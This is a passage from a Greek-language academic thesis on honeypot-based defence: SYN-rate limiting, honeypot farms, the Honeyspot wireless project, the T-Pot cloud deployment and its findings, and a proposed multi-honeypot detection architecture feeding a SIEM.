Παρόλα αυτά, η βασική πρόκληση αυτής της τεχνικής είναι ότι πρέπει να εγκατασταθούν εικονικά honeypots στα υποδίκτυα όπου βρίσκονται τα περισσότερα συστήματα παραγωγής για να είναι πιο αποτελεσματική. Θα πρέπει να σχεδιαστεί ένα φίλτρο έτσι ώστε να παρακολουθείται όλη η κίνηση που περνά από ένα σύστημα. Με άλλα λόγια, πρέπει να τοποθετηθεί ένα honeypot μέσα στο επίπεδο δικτύου έτσι ώστε να παρακολουθείται όλη η κίνηση.

Αυτό γίνεται ως εξής: δεδομένου ότι ακολουθείται το πρωτόκολλο handshake του TCP, το σύστημα γνωρίζει ότι κάθε φορά που ένα μηχάνημα προσπαθεί να κάνει σύνδεση με άλλο,

είναι υποχρεωμένο να στείλει ένα πακέτο SYN στον προορισμό. Αν λοιπόν η τεχνική μπορεί να μετρήσει αυτά τα πακέτα SYN και να περιορίσει τον ρυθμό κατά τη διάρκεια της «μόλυνσης», τότε έχει πετύχει τον σκοπό της. Σαφώς θα πρέπει να ρυθμιστεί με τέτοιο τρόπο που δεν προκαλεί σφάλματα στην δικτυακή κίνηση των υπολοίπων λειτουργιών των μηχανημάτων.

2. Φάρμα από Honeypots

Η βασική αρχή αυτής της τακτικής είναι η επαναδρομολόγηση όλης της κυκλοφορίας που εισέρχεται προς τα συστήματα παραγωγής αρχικά προς τα honeypots, τα οποία μπορεί να είναι στο ίδιο ή πλησιέστερο δίκτυο ή σε απομακρυσμένη τοποθεσία. Τα honeypots μιμούνται τα συστήματα παραγωγής και υποδέχονται την εισερχόμενη κίνηση σαν να πρόκειται για ένα πραγματικό σύστημα παραγωγής. Οι τελικοί χρήστες δεν πρέπει να παρατηρήσουν καμία διαφορά, εκτός αν αφορά κάποια κακόβουλη δραστηριότητα που αφού εντοπιστεί θα καταγραφεί, και απομονωθεί [36].

Σαφώς, η εγκατάσταση και παραμετροποίηση μίας τέτοιας φάρμας από honeypots απαιτεί σημαντικό χρόνο και κόστος, όπως επίσης προσαρμογές στην πολιτική ασφάλειας του εκάστοτε οργανισμού. Σε αυτό τον τομέα έχουν παρουσιαστεί εμπορικές προτάσεις (πχ NetBait, Bait-n-switch) ή πλέον ενσωματώνονται σε εμπορικές λύσεις EndPoint Detection and Response (EDR).


Η λύση αυτή δίνει ένα σημαντικό πλεονέκτημα στην τεχνολογία των honeypots που συνήθως δρουν σε ένα στενό πεδίο της υποδομής του οργανισμού. Από την άλλη πλευρά, η διαμόρφωση μίας φάρμας συνδυάζει τα πλεονεκτήματα των honeypots χαμηλού, μεσαίου και υψηλού επιπέδου αλληλεπίδρασης αναλύοντας την κάθε δικτυακή κίνηση που εισέρχεται στον οργανισμό. Αυτό επιτρέπει μια κεντρική διαχείριση της εισερχόμενης κίνησης και έχοντας υπόψη ότι τα δεδομένα έχουν προηγουμένως αναλυθεί από άλλους μηχανισμούς ασφαλείας που ενδεχομένως διαθέτει ο οργανισμός (πχ firewall, web application firewall, IDS/IPS, κλπ).

Η κεντρική διαχείριση μειώνει το χρόνο της απαιτούμενης ανθρωποπροσπάθειας καθώς διαφορετικά honeypots τοποθετούνται σε διαφορετικούς ιστότοπους δημιουργώντας ευέλικτες στρατηγικές εξάπλωσης στο εσωτερικό του οργανισμού. Από την άλλη πλευρά, θα πρέπει να αφιερωθεί σημαντικός χρόνος στην αρχική φάση για την ελαχιστοποίηση των εσφαλμένων ειδοποιήσεων και θα πρέπει να δοθεί ιδιαίτερη προσοχή στην υποδοχή προσωπικών δεδομένων.

2.4 Παραδείγματα συστημάτων ασφαλείας βασισμένων στο μοντέλο των Honeypot

2.4.1 Honeyspot

Το Honeyspot αφορούσε ένα έργο εγκατάστασης honeypot σε ασύρματο δίκτυο (Spanish Honeynet Project) [22]. Το honeyspot δημιουργήθηκε για να παρακολουθήσει τον εισβολέα και τις επιθέσεις του στο ασύρματο δίκτυο. Έτσι, η κίνηση που διέρχεται από το honeyspot θεωρείται κακόβουλη. Ωστόσο, όπως σε άλλες δομές honeypot, οι έμπειροι εισβολείς μπορεί να καταλάβουν ότι δεν είναι πραγματικό σύστημα. Έτσι, το honeyspot έπρεπε να φαίνεται όσο το δυνατόν πιο πραγματικό για τα καλύτερα δυνατά αποτελέσματα.



Εικόνα 2.5. Αρχιτεκτονική του συστήματος Honeyspot [22]

Η ομάδα του Honeyspot επικεντρώθηκε στο να μπορεί να συλλέξει όσο το δυνατόν περισσότερα στοιχεία για τους τύπους των επιθέσεων, τον τρόπο σκέψης, τα εργαλεία, τη λογική του εισβολέα και τις προσεγγίσεις του. Είναι πολύ ωφέλιμο να λαμβάνονται όσο το δυνατόν περισσότερες πληροφορίες για τον εντοπισμό μίας επίθεσης, να καταγράφονται και να συμβάλλουν στο να κατανοηθούν και να εντοπιστούν τυχόν άλλες περαιτέρω επιθέσεις στομέλλον.

Από όλες αυτές τις πληροφορίες, το honeyspot μπορούσε να απαντήσει σε ερωτήσεις σχετικά με τις αδυναμίες στην ασφάλεια των ασύρματων συνδέσεων τύπου WEP και τις επιθέσεις που στόχευαν σε αυτό. Μπορούσε να αναγνωριστεί η πλαστογράφηση IP διευθύνσεων, η
ηλεκτρονική εισβολή, η πλαστογράφηση MAC διευθύνσεων. Μπορούσε επίσης να απαντήσει στις ειδικές προσεγγίσεις των εισβολέων για την παραβίαση ασύρματων πελατών. Χάρη σε όλες αυτές τις πληροφορίες, στόχος του έργου ήταν να δημιουργηθούν πιο ασφαλή ασύρματα δίκτυα.

Όπως φαίνεται στην **Εικόνα** που περιγράφει την αρχιτεκτονική του honeyspot, το WAP είναι το σημείο ασύρματης πρόσβασης. Δίνει πρόσβαση στο ασύρματο δίκτυο για τους χρήστες και
κατόπιν τους επιτρέπει σύνδεση στο Διαδίκτυο. Ο εισβολέας μπορεί να συνδεθεί σε αυτό. WC (Wireless Client) είναι οι συσκευές που μπορούν να συνδεθούν στο δίκτυο honeyspot. Το
σύστημα προσομοιώνει συνεχώς ότι το δίκτυο είναι συνεχώς πλημμυρισμένο από φυσιολογική ασύρματη κίνηση. Έτσι ο εισβολέας θα σκεφθεί ότι μπορεί να επιτεθεί σε κάποια άλλη
συσκευή αφού αποκτήσει πρόσβαση.

Το WMON είναι ασύρματη μονάδα παρακολούθησης. Αυτή η ενότητα καταγράφει την κίνηση για να έχει τις πληροφορίες για την κυκλοφορία στο δίκτυο. Βοηθά στην κατανόηση των
επιθέσεων, οπότε αυτή η ενότητα είναι αρκετά σημαντική σε αυτό το σημείο. Το WDA είναι ασύρματη ενότητα ανάλυσης δεδομένων. Αυτή η ενότητα λειτουργεί με το WMON ως ομάδα. Καθώς το WMON υποτίθεται ότι καταγράφει την κίνηση, πρέπει να υπάρχει μια ενότητα που να είναι υπεύθυνη για την εξέτασή της. Επομένως, το WMON έχει τα αρχεία και τα αποθηκεύει για να τα στείλει στο WDA για τη λήψη των πληροφοριών. Η μονάδα WI είναι ενσύρματη δομή και επιτρέπει τη διασύνδεση με ένα ενσύρματο δίκτυο αν αυτό είναι επιθυμητό.

2.4.2 T-pot


Το σύστημα αυτό αποτελείται από μία σειρά εικονικών μηχανών με λειτουργικό σύστημα linux που έχουν εγκατασταθεί στο cloud: Amazon, Azure, Google [31]. Αποτελείται από πέντε honeypots και ένα επιπρόσθετο σύστημα σε ElasticSearch ου χρησιμοποιείται για τη συγκέντρωση των καταγραφών. Το σύστημα εξαπλώθηκε σε διαφορετικούς διακομιστές στις ΗΠΑ, Ινδία και Ευρώπη προκειμένου να γίνει καλύτερη σύγκριση των αποτελεσμάτων αλλά και να μετρηθεί κατά πόσο επηρεάζονται οι άλλες ήπειροι από επιθέσεις, σε σύγκριση με την περιοχή των ΗΠΑ.

Όλα τα honeypots στέλνουν τα δεδομένα τους σε ένα κεντρικό διακομιστή συλλογής των δεδομένων που υλοποιείται σε ELK (Elastic Search – LogStash – Kibana). Αυτό το μηχάνημα

έχει δύο σκοπούς:

- Λαμβάνει σε πραγματικό χρόνο δεδομένα σχετικά με συνδέσεις και τις απεικονίζει με γραφικό τρόπο
- συνδέεται επίσης με κάθε honeypot και ανακτά τα πρωτογενή αρχεία σε καθημερινή βάση.

Τα συστήματα honeypot έχουν περιορισμένο χώρο αποθήκευσης, ενώ ο διακομιστής ELK λειτουργεί ως κύριο μέσο αποθήκευσης των δεδομένων (Εικόνα 2.6).



Εικόνα 2.6. Αρχιτεκτονική με 5 διακομιστές honeypot και διακομιστή συγκέντρωσης των δεδομένων(ELK)

Δεδομένου ότι χρησιμοποιείται μόνο ένας περιορισμένος αριθμός honeypots, το σύστημα εστιάζει σε συγκεκριμένους τύπους επιθέσεων αντίστοιχα των υπηρεσιών που εκτελούνται επάνω στους διακομιστές.

- Απομακρυσμένη σύνδεση (remote login)

Χρησιμοποιώντας το πρωτόκολλο SSH, οι εισβολείς προσπαθούν συχνά διαφορετικούς συνδυασμούς κωδικού χρήστη και κωδικού πρόσβασης που τους επιτρέπει να έχουν πρόσβαση στο σύστημα. Ενώ το όνομα χρήστη ενός έγκυρου χρήστη είναι σχετικά εύκολο να το μαντέψει κανείς, καθώς τα περισσότερα συστήματα που βασίζονται σε Linux χρησιμοποιούν root για τον λογαριασμό του διαχειριστή, ο κωδικός πρόσβασης πρέπει να μαντευτεί.

Επομένως, το εργαλείο Cowrie καταγράφει οποιαδήποτε απόπειρα σύνδεσης. Επιπλέον,

διαθέτει έναν μηχανισμό που επιτρέπει σε έναν εισβολέα να «παραβιάζει» το σύστημα μετά από 2-5 προσπάθειες, έτσι ώστε ο εισβολέας να πιστεύει ότι η σύνδεση ήταν επιτυχής. Αυτή η προφανώς επιτυχημένη προσπάθεια σύνδεσης αποθηκεύεται προσωρινά για ένα διακριτό διάστημα, έτσι ώστε ένας εισβολέας να μπορεί επίσης να συνδεθεί με τα ίδια διαπιστευτήρια εάν αλλάξει η διεύθυνση IP. Μόλις συνδεθεί ένας χρήστης, δημιουργείται μια νέα περίοδος σύνδεσης. Στη διάρκεια αυτής της σύνδεσης, τυχόν εντολές και οι αντίστοιχες έξοδοι αποθηκεύονται σε ένα καταγραφικό αρχείο.

- Διαδικτυακή εφαρμογή (web application)

Οι διαδικτυακές εφαρμογές μπορεί να είναι ευάλωτες σε διάφορες επιθέσεις. Με το εργαλείο Glastopf, μπορούν να εντοπιστούν διάφορες γνωστές επιθέσεις σε διαδικτυακές εφαρμογές που έχει καταγράψει ο οργανισμός OWASP, όπως RFI, LFI, SQL Injection, Cross-Site-Scripting (XSS). Όπως επίσης, στις διαδικτυακές εφαρμογές μπορεί να προκύψουν ευπάθειες που δηλώνουν τη λανθασμένη ρύθμιση δικαιωμάτων πρόσβασης σε ευαίσθητα αρχεία ή μη εξουσιοδοτημένους χρήστες. Επίσης, οι διαχειριστές μπορεί να κάνουν λάθη στη διαμόρφωση του συστήματος εκθέτοντας υπηρεσίες σε κινδύνους και αυξάνοντας την επιφάνεια επίθεσης.

Τα αρχεία καταγραφών του εργαλείου Glastopf περιέχουν τα αρχικά HTTP αιτήματα των εισβολέων, τα οποία αποκαλύπτουν τη διεύθυνση προορισμού (URL), την HTTP μέθοδο και τυχόν ύποπτες προσπάθειες για εμφύτευση εντολών. Το εργαλείο καταγράφει επίσης https αιτήματα καθώς παρέχει ένα δικό του (self-signed) SSL πιστοποιητικό.

- Κακόβουλο πρόγραμμα (malware)

Μέσω των πρωτοκόλλων FTP, SMB, οι εισβολείς επιχειρούν να εγκαταστήσουν κακόβουλα προγράμματα στους honeypot διακομιστές. Επίσης, οι εισβολείς επιχειρούν διαφορετικά ερωτήματα στη βάση δεδομένων (που τους δίνεται πρόσβαση) για να αντλήσουν δεδομένα από αυτή. Με το εργαλείο Dionaea, και οι δύο απειλές μπορούν να αναλυθούν. Το λογισμικό συλλέγει οποιοδήποτε εκτελέσιμο αρχείο που αναπτύσσεται στο honeypot και το αποθηκεύει σε ξεχωριστή βάση δεδομένων για περαιτέρω ανάλυση. Επιπλέον, οποιεσδήποτε εντολές SQL αποστέλλονται στο honeypot καταγράφονται έτσι ώστε οι τεχνικές εκτέλεσης εντολών που περιγράφονται παραπάνω να μπορούν να ανιχνεύονται.

Το honeypot μπορεί επίσης να συνδεθεί αυτόματα στην υπηρεσία VirusTotal. Σε αυτήν την περίπτωση, για οποιοδήποτε εκτελέσιμο που στέλνεται στην υπηρεσία για ανάλυση τα αποτελέσματα σάρωσης επιστρέφονται και αποθηκεύονται στη βάση δεδομένων για περαιτέρω ανάλυση.

- Άγνωστες απειλές

Στη περίπτωση οποιασδήποτε άλλης μη κωδικοποιημένης απειλής ή μη φυσιολογικής κίνησης, χρησιμοποιείται το εργαλείο Honeytrap. Οποιαδήποτε πρόσβαση σε μια μη ελεγχόμενη θύρα καταγράφεται από το Honeytrap. Τα δεδομένα της σύνδεσης

αποθηκεύονται μαζί με τυχόν μεταδεδομένα που εμφανίζονται, όπως η θύρα προορισμού. Τα συγκεκριμένα δεδομένα που μεταδίδονται στο honeypot και το εκτελέσιμο μέρος του αιτήματος αποθηκεύονται. Δημιουργώντας ένα αρχείο κατακερματισμού για κάθε τέτοιο εκτελέσιμο μέρος κώδικα, η ίδια επίθεση μπορεί εύκολα να αναγνωριστεί σε μελλοντικές απόπειρες.

Τα πειράματα με το παραπάνω σύστημα (T-Pot) παρήγαγαν ορισμένα ουσιαστικά αποτελέσματα. Πρώτον, πολλές επιθέσεις καταχωρήθηκαν σε σχετικά σύντομο χρονικό διάστημα και ήταν από το μόνο του ένα σημαντικό γεγονός καθώς οι IP διευθύνσεις δεν είχαν δημοσιευτεί εκ των προτέρων. Αυτό σημαίνει ότι στο διαδίκτυο λειτουργούν μαζικοί

σαρωτές που ανακαλύπτουν τις νέες διευθύνσεις σε σύντομο χρονικό διάστημα. Ο μεγαλύτερος αριθμός συνδέσεων προερχόταν από την Κίνα, ΗΠΑ και Ρωσία. Ωστόσο, είναι αξιοσημείωτο ότι οι περισσότερες επιθέσεις ξεκινούσαν από έναν πολύ περιορισμένο αριθμό IP προελεύσεων. Είναι πιθανό ότι υπάρχουν μόνο λίγα συστήματα ανά χώρα που στοχεύουν παρόχους cloud, αναζητώντας ευάλωτα ή εκτεθειμένα συστήματα. Επιπλέον, δεν προσφέρει κάποιο όφελος να προστεθούν αυτά τα συστήματα σε μαύρες λίστες αποτροπής νέων επιθέσεων.

Όσον αφορά τις διαθέσιμες υπηρεσίες-στόχους τα πειράματα παρείχαν σημαντικά αποτελέσματα. Τα εργαλεία Cowrie και Dionaea συγκέντρωσαν πάνω από 1000 δείγματα αρχείων, με την πλειονότητα των εκτελέσιμων δυαδικών αρχείων να αφορούν τα Λειτουργικά Συστήματα Windows και Unix. Θα μπορούσε κανείς να παρατηρήσει πώς

- Ο αριθμός των διαφορετικών μοτίβων επίθεσης είναι περιορισμένος.
- Οι εισβολείς χρησιμοποιούν αυτοματοποιημένα σενάρια για επιθέσεις, που σημαίνει ότι η ίδια μοτίβα επιθέσεων επαναλαμβάνονται συχνά.
- Το πιο χρησιμοποιούμενο μοτίβο επίθεσης είναι μια ρουτίνα λειτουργιών ελέγχου και εκκαθάρισης, το οποίο επιτρέπει στους εισβολείς να συλλέγουν αυτόματα το αποτύπωμα από παραβιασμένους κεντρικούς υπολογιστές χωρίς να αυξάνουν τις υποψίες.

Κεφάλαιο 3 Σχεδιασμός ενός μοντέλου πολλαπλών honeypots

3.1 Μεθοδολογία

Μετά τη μελέτη των παραπάνω στρατηγικών χρήσης των honeypots όπως και των διαφορετικών συστημάτων ανίχνευσης και αντιμετώπισης απειλών με βάση τη συγκεκριμένη τεχνολογία, προτείνουμε τον σχεδιασμό ενός αντίστοιχου μοντέλου και συστήματος. Το προτεινόμενο μοντέλο είναι ανάλογο της τεχνικής σχεδιασμού και υλοποίησης πολλαπλών honeypots ("φάρμα") σε ένα επιχειρησιακό περιβάλλον.

Το προτεινόμενο μοντέλο επιτρέπει την εγκατάσταση, παραμετροποίηση και ανάπτυξη πολλαπλών τύπων honeypots και πολλαπλών οντοτήτων (instances) ανά τύπο. Τα πολλαπλά honeypots θα μπορών να παραμετροποιηθούν και να αναπτυχθούν σε πολλαπλές εικονικές μηχανές (για παράδειγμα σε λειτουργικό σύστημα Linux). Με τον τρόπο αυτό θα μπορούν να κλωνοποιηθούν στο επιχειρησιακό δίκτυο σύμφωνα με τους διαθέσιμους πόρους του οργανισμού και ακολουθώντας τη στρατηγική αντιμετώπισης απειλών σε κύρια συστήματα, εφαρμογές ή υποδίκτυα.


Το κάθε συστατικό και τεχνική honeypot που χρησιμοποιείται ως μέρος της αρχιτεκτονικής θα πρέπει να πληροί τα παρακάτω χαρακτηριστικά:

- Πρέπει να επιτρέπει τη δυναμική επαναπαραμετροποίηση του, δηλαδή τη δυνατότητα αναδιαμόρφωσης του honeypot ή του δικτύου («φάρμα») χωρίς να χρειάζεται η επανεκκίνηση του.
- Πρέπει να μπορεί να προσαρμόζεται σε αλλαγές στο επιχειρησιακό δίκτυο και τα συστήματα του οργανισμού όπως και στη συμπεριφορά των χρηστών με την πάροδο του χρόνου.

- Πρέπει να μπορεί να αναπτυχθεί σε μεγαλύτερη κλίμακα για να παρακολουθεί μεγάλο αριθμό υπολογιστών ή χρηστών.
- Πρέπει να λειτουργεί συνεχώς με ελάχιστη ανθρώπινη επίβλεψη.
- Θα πρέπει να υποστηρίζει την εφαρμογή honeypots χαμηλής, μεσαίας και υψηλής αλληλεπίδρασης.
- Το σύστημα θα πρέπει να παρέχει τη δυνατότητα εφαρμογής εναλλακτικών στρατηγικών (deception techniques) όπως αυτές που παρουσιάσαμε στην §2.3.
- Τα επιμέρους εργαλεία λειτουργούν ως ανεξάρτητες υπηρεσίες ή ως «παραπλανητικές» (decoys) διεπαφές άλλων επιχειρηματικών εφαρμογών καταγράφοντας τα δεδομένα που συλλέγουν σε μία βάση δεδομένων.
- Τρίτα εργαλεία χρησιμοποιούνται για την προβολή και ανάλυση των δεδομένων (πχ εμφάνιση στατιστικών γραφημάτων).

Το προτεινόμενο σύστημα – όπως αυτό απεικονίζεται στην Εικόνα 3.1– σχεδιάστηκε έχοντας υπόψη την συνύπαρξη ενός βασικού συνόλου εργαλείων που βοηθούν στη σάρωση ή παρακολούθηση του δικτύου για διαφορετικούς τύπους κίνησης (πχ παρακολούθηση κακόβουλων προσπαθειών εισόδου μέσω ssh, ύποπτες κινήσεις σε μία web εφαρμογή, ύποπτες κινήσεις ενός εσωτερικού χρήστη, κλπ). Το κάθε εργαλείο υποστηρίζεται από μία ξεχωριστή ενότητα λογισμικού για την παραμετροποίηση του honeypot, την επεξεργασία των δεδομένων που συγκεντρώνονται κατά τη λειτουργία αυτού του εργαλείου και την αποστολή των πληροφοριών σε μια βάση δεδομένων.

Η προτεινόμενη αρθρωτή αρχιτεκτονική επιτρέπει την ανεξάρτητη λειτουργία κάθε μιας από τις honeypot οντότητες. Ο διαχειριστής του συστήματος λαμβάνει υπόψη τις παραμέτρους εισόδου /έναρξης λειτουργίας της κάθε οντότητες και μπορεί να αυτοματοποιήσει την έναρξη βάσει ενός συγκεκριμένου προφίλ (configuration script) ή μπορεί να το κάνει αυτό με χειροκίνητο τρόπο.



Εικόνα 3.1. Αρχιτεκτονική προτεινόμενου συστήματος

3.2 Προς ένα ενιαίο σύστημα ανίχνευσης απειλών

Λαμβάνοντας υπόψη την ικανότητα των παραπάνω συστατικών να συμπεράνουν πληροφορίες σχετικά με την Τακτική, τις Τεχνικές και τις Διαδικασίες (TTP) ενός εισβολέα, τα Honeypots επιτρέπουν στους σχεδιαστές του συστήματος ασφάλειας ενός οργανισμού να διαμορφώσουν ένα ενιαίο πλαίσιο ανίχνευσης απειλών. Στόχος του ενιαίου συστήματος είναι να ανταποκρίνεται σε αναδυόμενες απειλές, να συλλαμβάνει μη ανιχνεύσιμες ευπάθειες και να εντοπίζει κακόβουλους χρήστες σε ένα δίκτυο. Χρησιμοποιώντας τις δυνατότητες των μεμονωμένων Honeypots, η οικοδόμηση μιας περιμέτρου ασφάλειας ("honeynet") δημιουργώντας μια δικτυακή διαμόρφωση αυτών των συστατικών μπορεί να παρέχει ένα σύστημα ανίχνευσης επιθέσεων και έγκαιρης προειδοποίησης. Το σύστημα αυτό μπορεί να είναι ικανό να παρέχει ενεργά δεδομένα που να χρησιμοποιούνται για την υπεράσπιση του δικτύου στο σύνολό του.

Το δίκτυο των honeypots σε συνδυασμό με ενεργές τεχνικές παρακολούθησης και συσχέτισης μπορούν να επιτρέψουν σε επιπρόσθετα εργαλεία στο πίσω μέρος (πχ Security Information and Event Management – SIEM) να δημιουργήσουν δυναμικές λίστες με στοιχεία για απειλές και να ενημερώνονται σε πραγματικό χρόνο. Συνεπώς θα μπορούν να εντοπίσουν σχετικές απειλές σε πραγματικό χρόνο. Με αυτό τον τρόπο η χειροκίνητη συλλογή, ανάλυση και διαμόρφωση των δεδομένων που θα απαιτούσε ανθρώπινους

πόρους, αντικαθίσταται από αυτοματισμούς, και η αμυντική ετοιμότητα του δικτύου ασφάλειας αυξάνεται με πολύ πιο γρήγορο ρυθμό. Έτσι η ομάδα ασφάλειας επικεντρώνεται σε προληπτικά μέτρα και λιγότερα σε μέτρα ανάδρασης.

Η διαμόρφωση του παραπάνω δικτύου ασφάλειας περιλαμβάνει τα παραπάνω βήματα:

1. Χαρτογράφηση της υποδομής

Οι σχεδιαστές του συστήματος πρέπει να έχουν γνώση της δικτυακής υποδομής και των εργαλείων άμυνας στη περίμετρο ή στο εσωτερικό μέρος του δικτύου. Τα εργαλεία αυτά μπορεί να είναι συστήματα IDS (Intrusion Detection) / IPS (Intrusion Prevention), τείχη προστασίας, πλατφόρμες προστασίας από ιούς, συστήματα κρυπτογράφησης, καταγραφικά αρχεία υπολογιστών, συστήματα διαδικτυακής μεσολάβησης (Proxy), παρακολούθησης ακεραιότητας αρχείων, παρακολούθησης ρυθμίσεων και αλλαγών, πολιτικές και διαδικασίες, διαμόρφωση του δικτύου σε απομονωμένες ζώνες και υποδίκτυα. Τα παραπάνω εργαλεία παρέχουν χρήσιμα σύνολα δεδομένων, ωστόσο έχουν γνώση μόνο ενός περιορισμένου μέρους της δραστηριότητας που λαμβάνει χώρα σε ένα δίκτυο.

2. Καταγραφή των πιο σημαντικών συστημάτων, εφαρμογών, υπηρεσιών

Είναι τα συστήματα, εφαρμογές ή υπηρεσίες τα οποία αν καταστραφούν, αλλοιωθούν ή επιβραδυνθεί η λειτουργία τους θα επηρεάσει τη λειτουργία του οργανισμού στο σύνολο του. Τα συστήματα αυτά διαχειρίζονται ή αποθηκεύονται κρίσιμα ή ευαίσθητα δεδομένα. Η γνώση του τύπου ή των τύπων πληροφοριών που διαθέτει ένα συγκεκριμένο σύστημα μπορεί να είναι δύσκολο να εξακριβωθεί με ακρίβεια, αλλά γνωρίζοντας ποια συστήματα φέρουν ποιους συγκεκριμένους τύπους πληροφοριών και γνωρίζοντας τη θέση αυτών των συστημάτων, μπορεί να βοηθήσει τους υπερασπιστές να εντοπίσουν πρόσθετες απειλές.

3. Δημιουργία ενός εικονικού δικτύου από honeypots

Το προτεινόμενο εικονικό δίκτυο δημιουργείται χρησιμοποιώντας μια δικτυακή ενοποίηση των honeypots και των δικτυακών ζωνών που διαμορφώνουν τα τείχη προστασίας.
Τοποθετείται λογικά μεταξύ της διαδικτυακής πύλης (ISP Gateway) που παρέχει ο πάροχος διαδικτυακών υπηρεσιών στον οργανισμό και του εσωτερικού δικτύου του οργανισμού.
Μπορεί να τοποθετηθεί λογικά μπροστά ή πίσω από την αποστρατικοποιημένη ζώνη (DMZ) του οργανισμού, από όπου αναγκάζεται να διέλθει όλη η είσοδος και η έξοδος.

Το σύμπλεγμα αυτό κατασκευάζεται για να χρησιμοποιεί τις στρατηγικές εξαπάτησης και συλλογής πληροφοριών. Έχει σχεδιαστεί για να μοιάζει με ένα νόμιμο δίκτυο σχεδόν σε κάθε λεπτομέρεια. Είναι λογικά κατασκευασμένο ώστε κάθε σύστημα και κάθε διαδρομή δικτύου να παρακολουθείται πολύ και να ρυθμίζεται σε μεγάλο βαθμό. Αλλά ίσως η μεγαλύτερη λειτουργικότητα που έχει είναι η χρήση ενός διακόπτη τερματισμού (kill).

Το εικονικό δίκτυο πρέπει να είναι σε θέση να τερματίσει τη λειτουργία του και να επαναδιαμορφωθεί εκ νέου αμέσως. Το δίκτυο από honeypots λειτουργεί ως φίλτρο για όλη την κυκλοφορία του δικτύου και πρέπει να έχει διάφορα επίπεδα φιλτραρίσματος. Μπορεί

να διαθέτει επιπρόσθετους αισθητήρες για να εξασφαλίσει τον προσδιορισμό όλης της κυκλοφορίας δικτύου.

Το εικονικό δίκτυο θα χρησιμοποιήσει πολλά εικονικά και φυσικά συστήματα για να κατασκευάσει έναν καλά ρυθμιζόμενο λαβύρινθο από παγίδες για τους εισβολείς και να προστατεύσει τα παραπάνω κρίσιμα συστήματα από πιθανά κακόβουλα προγράμματα, και προσπάθειες εισόδου στο δίκτυο. Εάν εισέλθουν νόμιμες απειλές στο λαβύρινθο, θα καταγραφούν οι ενέργειές τους και αυτές οι πληροφορίες μπορούν να χρησιμοποιηθούν για την προστασία του πραγματικού περιβάλλοντος από αυτές τις ίδιες απειλές.

